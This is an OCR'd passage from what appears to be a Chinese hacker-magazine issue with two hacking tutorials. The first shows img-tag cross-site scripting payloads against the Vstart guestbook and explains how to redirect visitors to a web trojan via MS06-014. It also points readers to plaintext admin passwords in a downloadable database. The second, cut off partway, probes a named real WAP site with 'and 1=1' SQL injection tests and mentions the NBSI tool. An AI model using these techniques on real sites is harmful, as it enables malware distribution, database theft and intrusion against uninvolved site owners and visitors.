


图3

不过现在还有img跨站漏洞没有尝试。虽然此漏洞最初始于动网，但是我想ASP是相通的，动网暴出的漏洞并不是它特




图4




图5

有的专利，其它ASP程序说不定也同样存在该方面的漏洞。

想到就做，于是随便输入用户名，点“添加图片”标签，在URL里写入**javascript:alert()**，点确定后发现在留言内容框里显示的不是<img src=javascript:alert()>的跨站代码，而是[m1]javascript:alert()[m2]javascript:alert()[m3]，如图3。

真是晕哦！难道Vstart已经修补了这个让剑心乐翻天的img跨站漏洞？还是该程序员想得比动网的程序员还周到根本就没有这个漏洞？我不得而知。

怀着失望的心情点了提交，哈哈！居然让我非常意外地看到弹出了一个对话框，如图4。看来，跨站大有希望了。

现在，让咱们进入高潮吧。再点留言，在URL输入以下代码**javascript:open('http://127.0.0.1/index.htm','','width=0,height=0')**，如图5。

跨站成功！访问主页就会看到弹出了一个页面打开了http://127.0.0.1/index.htm，如果把这个地址换成我们配置好的网页木马，浏览网页的人就会中招了！好了！菜鸟Vstart跨站之行就到这儿，至于结合MS06-014漏洞挂马，在9期的“今年流行玩挂马，挂马就用MS06-014”一文中已经阐述得很清楚了，我就不再重复了，另外具体该如何隐藏式弹出WEB窗口我也测试了很多方法而无法找到，欢迎菜菜们到论坛与我交流！

由于Vstart提供留言本源代码下载，相信有很多和我一样喜欢该留言本的站长在自己的网站上使用了该留言本，另外在测试过程中我注意到该留言本的数据库没有对管理员的密码进行加密处理而是明文存放的，只是数据库名加了“#”简单作了防下载处理，如果哪位站长没有改数据路径和数据库名的话，呵呵，不用我说了吧！各位菜菜各显神通吧！（文章中涉及到的Vstart官方留言本源代码已收录到光盘中）

编辑点评：

这年头啊，人家提供个工具，咱们就会不自觉的去检测一下人家的网站安全性。好在作者职业道德比较好，仅仅是在自己的机器上搭建了测试平台进行实验而没有真正的去做损人的事情，这值得鼓励，值得我们学习！至于文中提到的用open的方法打开一个新页面来挂马我觉得有点不妥，针对XP SP2或者其它系统，基本上都默认开启了防止弹出窗口的功能，这样挂的马根本就弹不出来。如果一定要用这种方式弹窗，还要隐藏，也不是没办法，用个脚本语言把窗口移动到屏幕的可见范围之外就行了，具体代码实现就不在这里写了。有兴趣的朋友可以到论坛上去讨论一下。

文章难易度：★★★

手机也来玩入侵

五色闪电

科技在不断的进步，手机也越来越高科技了。现在小菜我就经常用手机浏览一些WAP站点，某日发现了一个WAP网站可以免费点歌而且双方都不交钱，真是天上掉馅饼的好事啊，于是一阵狂点。突然发现这个点歌系统的URL号非常的面熟：“...asp?id=123456”。

真是职业习惯，想也没想就立刻在地址后面加了一个“and 1=1”提交，返回正常。再来“and 1=2” 没有反应，过了一分钟手机死机了（汗！手机还是不如pc稳定）。但已经基本可以断定返回不一致了，驱猫上网找了一个模拟手机上网的软件WinWap，再次去浏览网页，发现整个网站到处都是漏洞。找来一个URL交给NBSI进行分析，结果很快就出来了，是一个sa权限的MSSQL。因为觉得这个站不错，就没再深入下去，直接找管理员聊天，告诉他漏洞的详情，还帮他打好了补丁。不过后来投稿的时候欠钱大哥跟我要截图，没办法，再找一个倒霉的网站示范一下吧。

其实现在有很多的Wap网站都存在着注入漏洞，只不过大家都没去注意。我到hao123的推荐栏随便找到一个Wap网址http://wap.caiwap.com/pic/smallclass.asp?id=23放入WinWap中浏览，正确显示，加上“and 1=1”浏览返回正常页（图1），加入“and 1=2”，浏览器提示错误（图2），点“确定”后，它说这不是一个有WML内容的文件（图3）。




